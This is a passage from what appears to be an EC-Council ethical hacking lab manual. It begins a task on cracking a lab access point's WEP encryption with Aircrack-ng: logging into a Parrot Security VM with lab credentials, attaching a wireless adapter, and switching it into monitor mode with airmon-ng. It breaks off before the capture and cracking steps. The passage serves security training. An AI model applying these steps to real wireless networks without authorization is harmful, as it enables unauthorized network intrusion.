
In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.

Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note:

   - If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
   - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.
9. In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

   Note: The name of wireless interface might vary in your lab environment.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
11. The result appears, displaying the error: "**Found 2 processes that could cause trouble**." To put the interface in monitor mode, these processes must be killed.
12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to wlan0mon.




13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.

